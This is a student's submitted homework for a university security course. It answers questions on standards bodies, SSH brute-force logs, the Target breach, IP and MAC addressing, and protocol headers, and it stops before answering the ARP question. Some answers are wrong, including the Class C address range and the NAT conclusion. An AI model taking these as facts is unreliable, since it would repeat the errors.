Computer and Information Security

(ECE590-04, Fall 2018, Duke Univ., Prof. Tyler Bletsch)

Homework 1

UPDATED 2018-09-11: Minor fixes; see footnotes for changes.

(No need to re-download if you used the old version.)

Name: Rijish Ganguly

Duke NetID: rg239

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
- **COMPUTERS YOU WILL NEED:**
  - The assignment will make use of the three computers described below.
  - Using the Duke VCM service, create two VMs:
    - For the first, choose **Ubuntu 18.04**; which we'll call your **Linux VM**.
    - For the second, choose **Windows 10**; which we'll call your **Windows VM**. (Note: if connecting from a Windows 7 machine, you may need to update your Remote Desktop client to support protocol version 8.1 via Windows Update, otherwise your client may crash on connecting)
  - We'll refer to your own machine on Duke wifi as your **personal computer**; this may be Windows, Linux, or Mac.
- **WRITTEN PORTION DIRECTIONS:**
  - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
  - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
  - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **PROGRAMMING PORTION DIRECTIONS:**
  - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 1: Internet Standards (3 points)

In Chapter 0 and Appendix C of the course textbook, we begin to look at technology standards and standard-setting organizations. Various organizations are involved in the development of standards related to data and computer communications. It is important to understand who the major organizations are and the standards they are responsible for. These standards bodies will be heavily referenced throughout the course and can be useful references when trying to understand different security technologies. **Give a short description of each organization, its key primary responsibilities around standards, and an example a security-related standard that it has developed**.

a. NIST is the National Institute of Standards and Technology. It's a unit of the US Commerce Department. NIST promotes and maintains measurement standards. It also plays an active role in assisting industries and science hubs to develop and use these standards. NIST is developing government wide identity documentation standards for federal employees to prevent unauthorized access to government buildings and computer systems.

   (**Citation** - https://searchsoftwarequality.techtarget.com/definition/NIST)

b. ISOC is an American organization which is responsible for the open development, evolution and use of the Internet for benefit of people. RFCs which describe internet standards are copyrighted by the ISOC. ISOC supports and promotes the work of standards setting bodies such as the Internet Engineering Task Force and Internet Architecture Board.

   (**Citation** - https://en.wikipedia.org/wiki/Internet_Society and https://www.internetsociety.org/)

c. ITU-T: ITU Telecommunication Standardization Sector co-ordinates standards for telecommunications. The primary mission of the organization is to ensure the efficient and timely production of standards covering all fields of telecommunications. Public key infrastructure, Security Framework X.805 and IMSI codes used in SIM cards are the key standards published by ITU.

   (**Citation** - https://en.wikipedia.org/wiki/ITU-T and https://www.itu.int/en/history/Pages/Home.aspx)

d. ISO is the International Organization for Standardization. It's the world's biggest developer of voluntary international standards and facilitates world trade by providing common standards between nations. The ISO/IEC 27000-series comprises information security standards published jointly by the International Organization for Standardization (ISO) and the International Electrotechnical Commission. Some published ISO standards related to security are ISO/IEC 27000 – Information security management systems overview and ISO/IEC 27003-Information security management system implementation guidance.

(Citation -http://standards.iso.org/ittf/PubliclyAvailableStandards/ and http://www.iso27001security.com/html/timeline.html)

e. ICANN The Internet Corporation for Assigned Names and Numbers is a nonprofit organization responsible for coordinating the maintenance and procedures of several databases related to the namespaces and numerical spaces of the Internet, ensuring the network's stable and secure operation. ICANN helps coordinate the Internet Assigned Numbers Authority (IANA) functions, which are key technical services critical to the continued operations of the Internet's underlying address book, the Domain Name System (DNS).

(**Citation** - https://www.icann.org/resources/pages/governance/bylaws-en)

f. IEEE The institute of Electrical and Electronic Engineers is the world's largest association of technical professionals. Its objectives are the educational and technical advancement of electrical and electronic engineering and allied disciplines. Some examples of IEE standards on Cybersecurity are "The IEEE Standard for Ubiquitous Green Community Control Network: Security" which supports enhanced security management functions for sustainable computing and the "IEEE Standard for Intelligent Electronic Devices Cyber Security Capabilities" which defines the functions and features to be integrated into intelligent electronic devices for critical infrastructure protection programs.

(**Citation** - http://theinstitute.ieee.org/technology-topics/cybersecurity/ieee-standards-on-cybersecurity and IEEE)

Question 2: A Model for Computer Security (7 points)

Logwatch is a tool that sends summaries of Linux system logs to an administrator for review. Examine the sshd authentication failures from the Logwatch report below from my home server; this listed reflects a single day's traffic:

```
 ################### Logwatch 7.4.2 (02/27/16) ####################
        Processing Initiated: Tue Aug 14 17:14:03 2018
        Date Range Processed: yesterday
                              ( 2018-Aug-13 )
                              Period is day.
        Detail Level of Output: 0
        Type of Output/Format: stdout / text
        Logfiles for Host: doc
 ##################################################################

--------------------- pam_unix Begin ------------------------

 sshd:
    Authentication Failures:
        root (221.194.47.239): 339 Time(s)
        root (122.226.181.166): 294 Time(s)
        root (115.238.245.8): 258 Time(s)
        root (221.194.44.232): 237 Time(s)
        root (221.194.47.236): 222 Time(s)
        root (115.238.245.4): 212 Time(s)
        root (115.238.245.14): 200 Time(s)
        root (121.18.238.115): 193 Time(s)
        root (112.85.42.196): 192 Time(s)
        root (221.194.44.211): 180 Time(s)
        root (115.238.245.2): 162 Time(s)
        root (112.85.42.201): 144 Time(s)
        root (221.194.47.233): 122 Time(s)
        root (122.226.181.164): 105 Time(s)
        root (122.226.181.165): 90 Time(s)
        root (119.249.54.217): 73 Time(s)
        root (121.18.238.123): 57 Time(s)
        root (122.226.181.167): 54 Time(s)
        unknown (212.83.137.197): 40 Time(s)
        root (221.194.47.221): 39 Time(s)
        unknown (91.121.147.228): 14 Time(s)
        root (212.83.137.197): 10 Time(s)
        unknown (82.99.244.68): 7 Time(s)
        unknown (121.78.144.178): 7 Time(s)
        unknown (188.167.160.166): 6 Time(s)
        unknown (190.202.114.106): 6 Time(s)
(Listing continues for another ~300 lines)
```

Answer the following questions by mapping each of the security concepts in Figure 1.2[1] from the textbook to the data in the Logwatch report.

[1] Updated 2018-09-11, this used to say "figure 1.1".

1. What is the **asset** we wish to protect?
2. Who are the **owners** of the asset?
3. What is the **risk**?
4. What is the **threat**?
5. What are the **countermeasures** [prevention, detection, and recovery] to reduce the risk for this threat?
6. Using an online IP address locator, for each of the five highlighted entries in the LogWatch report, find what country and country code did each **threat agent** appear to originate from. What Regional Internet Registry are each of the **threat agents** from?

1. An asset is something which we want to protect which can include hardware, software, data and communications. In this context, the asset is the home server and associated data and hardware which can be compromised as a result of the breach.
2. Professor Tyler Bletsch is the owner of the asset.
3. The risk is access of private data on the home server to the attacker. Programs and software on the system can be deleted or modified by the intruder. Data might be the deleted and malicious software can be planted into the system.
4. In this context, the attacker is most possibly trying to brute force attack in order to obtain SSH username and Password
5. Countermeasures to make the system more secure would be to keep the SSH server up to date with fixes and updates and keeping the private key secure. We should not have weak keys with small length as a sophisticated attacker may derive the value of the private key.
6. 91.121.147.228 – **France .fr RIPE NCC**
   82.99.244.68 – **Iran .ir RIPE NCC**
   188.167.160.166 – **Slovakia .sk RIPE NCC**
   190.202.114.106 – **Venezuela .ve LACNIC**
   221.194.47.239 – **China .cn APNIC**

Citation - https://www.arin.net/knowledge/rirs.html
https://en.wikipedia.org/wiki/List_of_Internet_top-level_domains

Question 3: Threats and Attacks (8 points)

Review the following blog posts by Brian Krebs on https://krebsonsecurity.com/ related to the 2013 Target Data Breach.

- Sources: Target Investigating Data Breach
- Who's Selling Credit Cards from Target?
- A First Look at the Target Intrusion, Malware
- A Closer Look at the Target Malware, Part II
- New Clues in the Target Breach
- Target Hackers Broke in Via HVAC Company
- Email Attack on Vendor Set Up Breach at Target

You may also refer to other articles in the series as needed.

Give a summary of the overall Target data breach including major timelines of the breach.

Referring to Section 1.2 of the textbook, describe the threat consequence(s) and type of threat action(s) that caused the consequence(s) for the data breach outlined.

Dec. 19th: Target released an update saying that 40 million credit and debit card accounts may have been impacted between **Nov. 27 and Dec. 15, 2013**. The breach was initially thought to have extended from just after Thanksgiving 2013 to Dec. 6. However, investigators unearthed evidence that the breach extended at least an additional week — as far as **Dec. 15**. The type of data stolen — also known as "track data" — allows crooks to create counterfeit cards by encoding the information onto any card with a magnetic stripe. The author of the articles suspects that Rescator – an online miscreant is involved in the Target hack.
The malware used to infiltrate Target POS devices was uploaded to Threatexpert.com. The POS malware was identical to BlackPOS, a crude but effective crimeware product. BlackPOS is a specialized piece of malware designed to be installed on POS devices and record all data from credit and debit cards swiped through the infected system.

Jan 12th: In an interview with CNBC on **Jan. 12**, Target CEO Gregg Steinhafel confirmed that the attackers stole card data by installing malicious software on point-of-sale (POS) devices in the checkout lines at Target stores. This type of malicious software uses a technique that parses data stored briefly in the memory banks of specific POS devices; in doing so, the malware captures the data stored on the card's magnetic stripe in the instant after it has been swiped at the terminal and is still in the system's memory.

Jan 14th: According to Seculert, " the malware that infected Target's checkout counters (PoS) extracted credit numbers and sensitive personal details. Then, after staying undetected for 6 days, the malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network. Further analysis of the attack revealed that on **December 2,** the malware began transmitting payloads of stolen data to a FTP server of what

appeared to be a hijacked website. These transmissions occurred several times a day over a 2-week period. On **December 2,** the cyber criminals behind the attack used a virtual private server (VPS) located in Russia to download the stolen data from the FTP. They continued to download the data over 2 weeks for a total of 11 GBs of stolen sensitive customer information. While none of this data remains on the FTP server today, analysis of publicly available access logs indicates that Target was the only retailer affected.

February 14th: Target told reporters at The Wall Street Journal and Reuters that the initial intrusion into its systems was traced back to network credentials that were stolen from a third-party vendor. The attackers first broke into the retailer's network on **Nov. 15, 2013** using network credentials stolen from Fazio Mechanical Services, a Sharpsburg, Penn-based provider of refrigeration and HVAC systems. It was not immediately clear why Target would have given an HVAC company external network access. Sources revealed that between **Nov. 15 and Nov. 28,** the attackers succeeded in uploading their card-stealing malicious software to a small number of cash registers within Target stores. The attackers used this time to test that their point-of-sale malware was working as designed.
By the end of the November, the intruders pushed their malware to a majority of Target's point-of-sale devices and were actively collecting card records from live customer transactions. Target has said that the breach exposed 40 million debit and credit card accounts between **Nov. 27 and Dec. 15, 2013.** While some reports claimed that the stolen card data was offloaded via FTP communications to a location in Russia, sources close to the case said much of the financial information was transmitted to several "drop" locations. The credentials issued to Fazio Mechanical services by Target was stolen by email malware attack at Fazio that began at least two months before thieves started stealing card data from thousands of Target cash registers. The malware used to steal credentials is suspected to be Citadel, a password-stealing bot program that is a derivative of the ZeuS banking trojan.

Threat Consequence	Threat Action
• Unauthorized disclosure: The intruders got access to the confidential credit card data for which they were not authorized	• Intrusion: Using malware to infiltrate Target POS devices, the blackhats gained access to sensitive financial data circumventing Target's system security • Interception: The malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network • Interception: Network credentials issued by Target to Fazio Mechanical Services was intercepted by the cyber criminals.
• Disruption: The Target POS devices were compromised because of the malware. The parsed data was briefly	• Corruption: The POS system operation was altered by adversely modifying system functions using the malware

stored in the memory banks of specific compromised POS devices.	
• Usurpation: The intruders had control over the POS devices and the malware transmitted sensitive data to a FTP server of a hijacked website.	• Misuse: The network credentials stolen was misused to intrude into the Target systems


Citations – The links provided for the questions

Question 4: IP Addressing (6 points)

1. What is an IP address?

   An IP (Internet Protocol Address) is a numerical label assigned to each device connected to a computer network that uses the Internet Protocol for communication. It identifies an interface on the internet.


2. Using the command line, determine the public IP address of your VM. Include a screenshot.




The public IP address is 67.159.94.1

3. What are the two common versions of IP protocols? Show the header for each.

   The two major common versions of IP protocol are IPv4 and IPv6.



Header for IPv4



Header for IPv6

(Citation -https://www.tutorialspoint.com/ipv6/ipv6_headers.htm and https://advancedinternettechnologies.wordpress.com/ipv4-header/)

4. How many bits and bytes are in IPv4 and IPv6 addresses? How many possible IP addresses are in IPv4 and IPv6?

   IPv4 address is a 32 bits address. IPv6 addresses are 128 bits.
   The number of addresses for IPv4 is 2^32 which is 4,294,967,296
   The number of addresses for IPv6 is 2^128.

5. IP addresses are divided into 5 category classes, which is called classful addressing. What are the 5 different classes of IP addresses and their ranges?

   Class A Address Range: 1.0.0.1 to 126.255.255.254
   Class B Address Range: 128.1.0.1 to 191.255.255.254
   Class C Address Range: 192.0.1.1 to 223.55.254.254
   Class D Address Range: 224.0.0.0 to 239.255.255.255
   Class E Address Range: 240.0.0.0 to 254.255.255.254

   (**Citation:** https://www.computerhope.com/jargon/i/ip.htm)

6. What is a private IP address? What are the 3 private IP address ranges?

   A private IP address is an IP address that is reserved for internal use behind a router or NAT device, apart from the public.
   The three private IP address ranges are:

   10.0.0.0 to 10.255.255.255
   172.16.0.0 to 172.31.255.255
   192.168.0.0 to 192.168.255.255

   Another range of private IP address is 169.254.0.0 to 169.254.255.255, but those addresses are for Automatic Private IP Addressing (APIPA) use only.

   (**Citation** – https://www.lifewire.com/what-is-a-private-ip-address-2625970)

7. Most Duke wifi is in a private IP address pool. Using the command line on your personal computer, determine your IP address (include a screenshot). What private IP address range is it in? Why do you suppose that range was chosen for this environment?


   My IP address is 192.168.1.1. It's within the range 192.168.0.0 and 192.168.255.255. RFC 1918 reserved a few blocks of IP addresses for private networks which is what we should use when we don't have enough public routable IP addresses to go around. Home broadband routers that run on the 192.168.0.0 network mostly have 192.168.0.0/24 as their configuration, which means they normally use 192.168.0/1.1 as their local gateway address. This set up allows the network to assign up to 254 devices with a valid IP address, a number that's extremely high for home networks but entirely plausible based on the configuration.

   (Citation - https://www.lifewire.com/private-ip-address-range-818387)

```
Last login: Thu Sep 20 22:34:02 on ttys000
Rijishs-Air:~ rijishganguly$ ls
Applications            Library                 Public
Desktop                 Movies                  iCloud Drive (Archive)
Documents               Music
Downloads               Pictures
Rijishs-Air:~ rijishganguly$ arp -a
hg6box (192.168.1.1) at 38:35:fb:78:7d:b2 on en0 ifscope [ethernet]
desktop-kpm0lmb (192.168.1.5) at 9c:b6:d0:b7:24:91 on en0 ifscope [ethernet]
rijish (192.168.1.9) at f8:95:ea:b:a:e8 on en0 ifscope [ethernet]
rijishs-air (192.168.1.11) at 60:30:d4:65:90:58 on en0 ifscope permanent [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
Rijishs-Air:~ rijishganguly$ arp -a
hg6box (192.168.1.1) at 38:35:fb:78:7d:b2 on en0 ifscope [ethernet]
desktop-kpm0lmb (192.168.1.5) at 9c:b6:d0:b7:24:91 on en0 ifscope [ethernet]
rijish (192.168.1.9) at f8:95:ea:b:a:e8 on en0 ifscope [ethernet]
rijishs-air (192.168.1.11) at 60:30:d4:65:90:58 on en0 ifscope permanent [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
Rijishs-Air:~ rijishganguly$
```

8. What is the IP address of the router serving your personal computer? Show a screenshot of how you determined this.

   The IP address of my router serving my personal computer is 192.168.1.1



9. Explain what NAT is and why it is important in the context of IPv4 addressing.

   We are running out of IPv4 addresses and hence a protocol like NAT was necessary. Network Address Translation is designed for IP address conservation. It enables networks that use unregistered IP addresses to connect to the internet. Using the NAT protocol, we have just one "real" public IP address at network boundary and we assign private IP addresses internally and translate them at the border.

   (**Citation**- Lecture Slides by Professor Bletsch)

10. Does Duke use NAT? What is your evidence that they do or do not?

    Duke doesn't use NAT because the local IP address is not in a private IP address range.

11. Some examples of special IP address groups are: Multicast, Loopback Address, and Link Local. What are they and their range(s)?

    A multicast address identifies zero or more interfaces on the same or different hosts. A multicast transmission sends packets to all interfaces that are part of a multicast group. The address range is 224.0.0.0 to 239.255.255.255.

    A loopback address is an address used by a node to send an packet to itself. In TCP/IP network the loopback address is 127.0.0.1.

    A link-local address is a network address that is valid only for communications within the network segment (link) or the broadcast domain that the host is connected to.
    The address range is he address range 169.254.0.0 to 169.254.255.255.

    (**Citation:** http://www.omnisecu.com/tcpip/ipv6/types-of-ipv6-addresses.php)

12. There are two common ways for a computer to get an IP address: it may be set statically on the computer, or it may request one from the network. What is the latter approach called and how does it work?

    The IP address for a computer might be set dynamically. A dynamic IP address is an IP address that is assigned automatically by the system to a device, account or user when it is connected to the network; that is, it is assigned as needed rather than in advance. Dynamic IP addresses are assigned by the dynamic host configuration protocol (DHCP), which is one of the key protocols in the TCP/IP protocol suite. Dynamic IP addresses contrast with static IP addresses, which are assigned manually and semi-permanently to a device, account or user. With dynamic addressing, a computer, account, etc. will typically have a different IP address every time it connects to the network. In some systems, the device's IP address can change even while it is still connected to the network. The DHCP server maintains a pool of IP addresses and leases an address to any DHCP-enabled client when it starts up on the network. Because the IP addresses are dynamic (leased) rather than static (permanently assigned), addresses no longer in use are automatically returned to the pool for reallocation.

    (**Citation** https://docs.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-top and http://www.linfo.org/dynamic_ip_address.html)

Question 5: Physical Addresses (5 points)

1. Explain what a MAC Address is.

   MAC stands for Media Access Control Address. It is a hardware identification number that uniquely identifies each device on a network. The MAC address is manufactured into every network card such as Ethernet card or Wi-Fi card.

2. What are MAC Addresses for your Linux VM? For your personal computer?

   MAC address for personal computer f8:95:ea:b:a:e8
   MAC address for Linux VM is 00:07:b4:00:01:02

3. How many bits and bytes are in a MAC Address?

   There are 48 bits in a MAC address. Hence there are 6 bytes in a MAC address.

4. What is significant about the first three bytes of a MAC Address?

   The first three bytes tell the manufacturer name which is also known as the organizationally unique number

5. Using the first three bytes of this MAC address of your Linux VM's eth0 interface, give the manufacturer of this NIC (Network Interface Card) as given by the IEEE OUI. We already know it's a VM, but what further fact might you conclude from this?

   The manufacturer of this Network Interface Card is Cisco Cisco Systems, Incorporation. We can further conclude that the virtual server is using virtual router/ NAT and hence the VM's MAC cannot be seen on the physical network

   (**Citation** – Lecture Notes "Networking Overview "– Tyler Bletsch)

Question 6: Networking Protocols (4 points)

1. What is ICMP and what is the common networking tool that uses this protocol? Show the ICMP protocol header.

   The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating, for example, that a requested service is not available or that a host or router could not be reached. Ping is a networking tool which uses ICMP.

   Table 1-2. Internet Control Message Protocol - Basic Headers


0										1										2										3	
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Version				IHL				TOS/DSCP/ECN										Total Length													
Identification																		Flags		Fragment Offset									
Time to Live								Protocol										Header Checksum											
Source Address																		Destination Address											
Type								Code										Checksum											

   (**Citation** - https://www.frozentux.net/iptables-tutorial/chunkyhtml/x281.html and "The OSI Model's Seven Layers Defined and Functions Explained")


2. What are TCP and UDP? What is the difference between them? Show the protocol header for each.

   TCP is a standard that defines how to establish and maintain an network conversation via which application programs can exchange data. TCP is a connection-oriented protocol, which means a connection is established and maintained until the application programs at each end have finished exchanging messages.
   UDP (User Datagram Protocol) is a communications protocol used primarily for establishing low-latency and loss-tolerating connections between applications on the internet.

   TCP is a connection-oriented protocol, whereas UDP is a connectionless protocol. TCP arranges data sequentially whereas for UDP there is no inherent order. UDP is faster and less reliable than TCP.



TCP Header



UDP Header

(**Citation** – https://searchnetworking.techtarget.com/definition/TCP and https://searchnetworking.techtarget.com/definition/UDP-User-Datagram-Protocol)

3. What is ARP and what is it used for?

